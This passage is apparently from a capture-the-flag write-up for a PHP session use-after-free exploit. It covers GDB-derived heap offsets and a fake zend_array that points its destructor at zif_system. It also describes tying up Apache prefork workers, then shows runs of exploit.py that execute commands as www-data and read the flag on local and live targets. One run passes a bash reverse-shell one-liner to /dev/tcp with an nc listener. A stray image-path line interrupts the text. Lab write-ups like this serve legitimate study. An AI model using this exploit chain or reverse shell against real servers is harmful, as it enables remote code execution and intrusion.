$ python3 fire.py 127.0.0.1 8088 0x7f0c81000000 0x7f0c82b8f000 'id>/tmp/p1' 0xF5398
```

GDB stops in `popen`. Its first argument (`$rdi`) is the command string we wrote at `S + 0x98`, so `S = $rdi - 0x98`; the chunk base is `S` masked down to its 2 MB boundary, and the offset is the difference - which is `0xf5398`:

```
Breakpoint 1, 0x00007f0c840abf90 in popen () from /lib/x86_64-linux-gnu/libc.so.6
(gdb) x/s $rdi
0x7f0c810f5430: "id>/tmp/p1"
(gdb) printf "S = %#lx\n", $rdi - 0x98
S = 0x7f0c810f5398
(gdb) printf "chunk = %#lx\n", ($rdi - 0x98) & ~0x1fffff
chunk = 0x7f0c81000000
(gdb) printf "S_OFFSET = %#lx\n", ($rdi - 0x98) - (($rdi - 0x98) & ~0x1fffff)
S_OFFSET = 0xf5398
```

That is where `0xF5398` comes from. The backtrace shows the call chain behind that `popen`:

```
(gdb) bt 6
#0  popen ()                    from /lib/x86_64-linux-gnu/libc.so.6
#1  php_exec ()                 from /usr/lib/apache2/modules/libphp.so
#2  php_exec_ex ()              from /usr/lib/apache2/modules/libphp.so
#3  zend_hash_destroy ()        from /usr/lib/apache2/modules/libphp.so
#4  zend_array_destroy ()       from /usr/lib/apache2/modules/libphp.so
#5  zend_reference_destroy ()   from /usr/lib/apache2/modules/libphp.so
```

That backtrace is the whole exploit, bottom-up:

1. `zend_reference_destroy`: our fake `zend_reference`, which reoccupied the freed `$_SESSION` slot, is destroyed.
2. `zend_array_destroy` / `zend_hash_destroy`: it points at our fake `zend_array` at `S = chunk + 0xF5398`.
3. `php_exec_ex` / `php_exec`: the array's `pDestructor` is `zif_system`.
4. `popen("id>/tmp/p1")`: `$rdi` is our command at `0x7f0c810f5430`, i.e. `S + 0x98`, where we wrote the fake string.


The command runs:

```
root@dark_dbg:/# cat /tmp/p1
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Every address the exploit uses, each read live:

name	value	source
`zif_system`	`libphp + 0x465370`	GDB `info address`
`zval_ptr_dtor`	`libphp + 0x65eb60`	GDB `info address` (leak landmark)
`ps_globals`	`libphp + 0x1316820`	GDB `info address`
freed `$_SESSION`	`chunk + 0x7a720`	GDB, step 3
freed session id	`chunk + 0x640c0`	GDB, step 3
fake array `S`	`chunk + 0xF5398`	GDB + sweep, step 5

Putting it together



The three probes (`leak.py`, the step-2 arm, and `fire.py`) are everything the exploit needs; the only missing piece is running them against the real, multi-worker target. The challenge uses the stock prefork pool (`MaxRequestWorkers 150`), so the producer, consumer, arm, and fire all have to land on the same child and heap. We force that by tying up `150 - 1 = 149` children with slow uploads that never finish, leaving one child free for the whole sequence. The full chain is one self-contained script, `exploit.py`, standard library only. The bail-out is non-corrupting, so the child survives and a fire lands within an attempt or two, and the 200-byte command slot takes any command directly, including a `bash` reverse-shell one-liner, with no staging.

Structurally: `saturate()` runs 149 threads, each holding a chunked POST open and dribbling a 256-byte chunk every 0.3 s without ever terminating it, so each pins one child; a shared `stop` event releases them at the end. `main()` then calls `leak()` for the bases and loops `arm()` + `fire()` up to eight times, since the reclaim is probabilistic. The three live-derived offsets (`ZIF_SYSTEM`, `ZVAL_PTR_DTOR`, `S_OFFSET`) are the only build-specific constants, sitting at the top of the file.

Exploitation

Everything above now runs as a single command against the real target. First, confirm it is up:

```
$ curl -s -o /dev/null -w 'http=%{http_code}\n' http://154.57.164.67:36981/index.php
http=200
```

Against the local Docker target the chain runs in a couple of seconds and gives execution as `www-data`. The flag is world-readable at `/flag.txt`, so we write the command output to a file and read it back from the host:

```
$ python3 exploit.py 127.0.0.1 8083 'id>/tmp/px;cat /flag.txt>/tmp/fx'
[*] saturating the worker pool (149 blockers)
[*] leaking bases
  leak 1/4: cookie=600000B ptrs=3040 heap=0x7fb078200000 libphp=0x7fb079dd7000
[+] chunk=0x7fb078200000 libphp=0x7fb079dd7000
[*] arm + fire 1/8 (S=chunk+0xf5398)
  fire: table=0x7fb0782f5398 system=0x7fb07a23c370 cmd=b'id>/tmp/px;cat /flag.txt>/tmp/fx'
<SNIP>
[+] done - verify the command result
$ docker exec dark_embargo sh -c 'cat /tmp/px; cat /tmp/fx'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
HTB{f4k3_fl4g_4_t3st1ng}
```

Since the command slot is 200 bytes wide, the same script gives an interactive shell by passing a `bash` reverse-shell one-liner. Start a listener, then run it:

```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

```
$ python3 exploit.py 127.0.0.1 8083 "bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'"
[*] saturating the worker pool (149 blockers)
[*] leaking bases
[+] chunk=0x7fb078200000 libphp=0x7fb079dd7000
[*] arm + fire 1/8 (S=chunk+0xf5398)
  fire: table=0x7fb0782f5398 system=0x7fb07a23c370 cmd=b"bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444
0>&1'"
<SNIP>
```

The listener catches the connect-back:

```
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 48640
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ab089e448f88:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ab089e448f88:/var/www/html$ cat /flag.txt
HTB{f4k3_fl4g_4_t3st1ng}
```

Finally, the live instance. Over the network only the one-time leak takes a little longer; the fire still lands immediately. This box has no outbound access, so instead of a reverse shell we write the flag into the web root and read it back over HTTP:

```
$ python3 exploit.py 154.57.164.67 36981 'cat /flag.txt>/var/www/html/fx'
[*] saturating the worker pool (149 blockers)
[*] leaking bases
  leak 1/4: cookie=600000B ptrs=3039 heap=0x7f97b8e00000 libphp=0x7f97baacf000
[+] chunk=0x7f97b8e00000 libphp=0x7f97baacf000
[*] arm + fire 1/8 (S=chunk+0xf5398)
  fire: table=0x7f97b8ef5398 system=0x7f97baf34370 cmd=b'cat /flag.txt>/var/www/html/fx'
<SNIP>
[+] done - verify the command result
$ curl -s http://154.57.164.67:36981/fx
HTB{a19c632ecdb431a61d051c240feb3c65}
```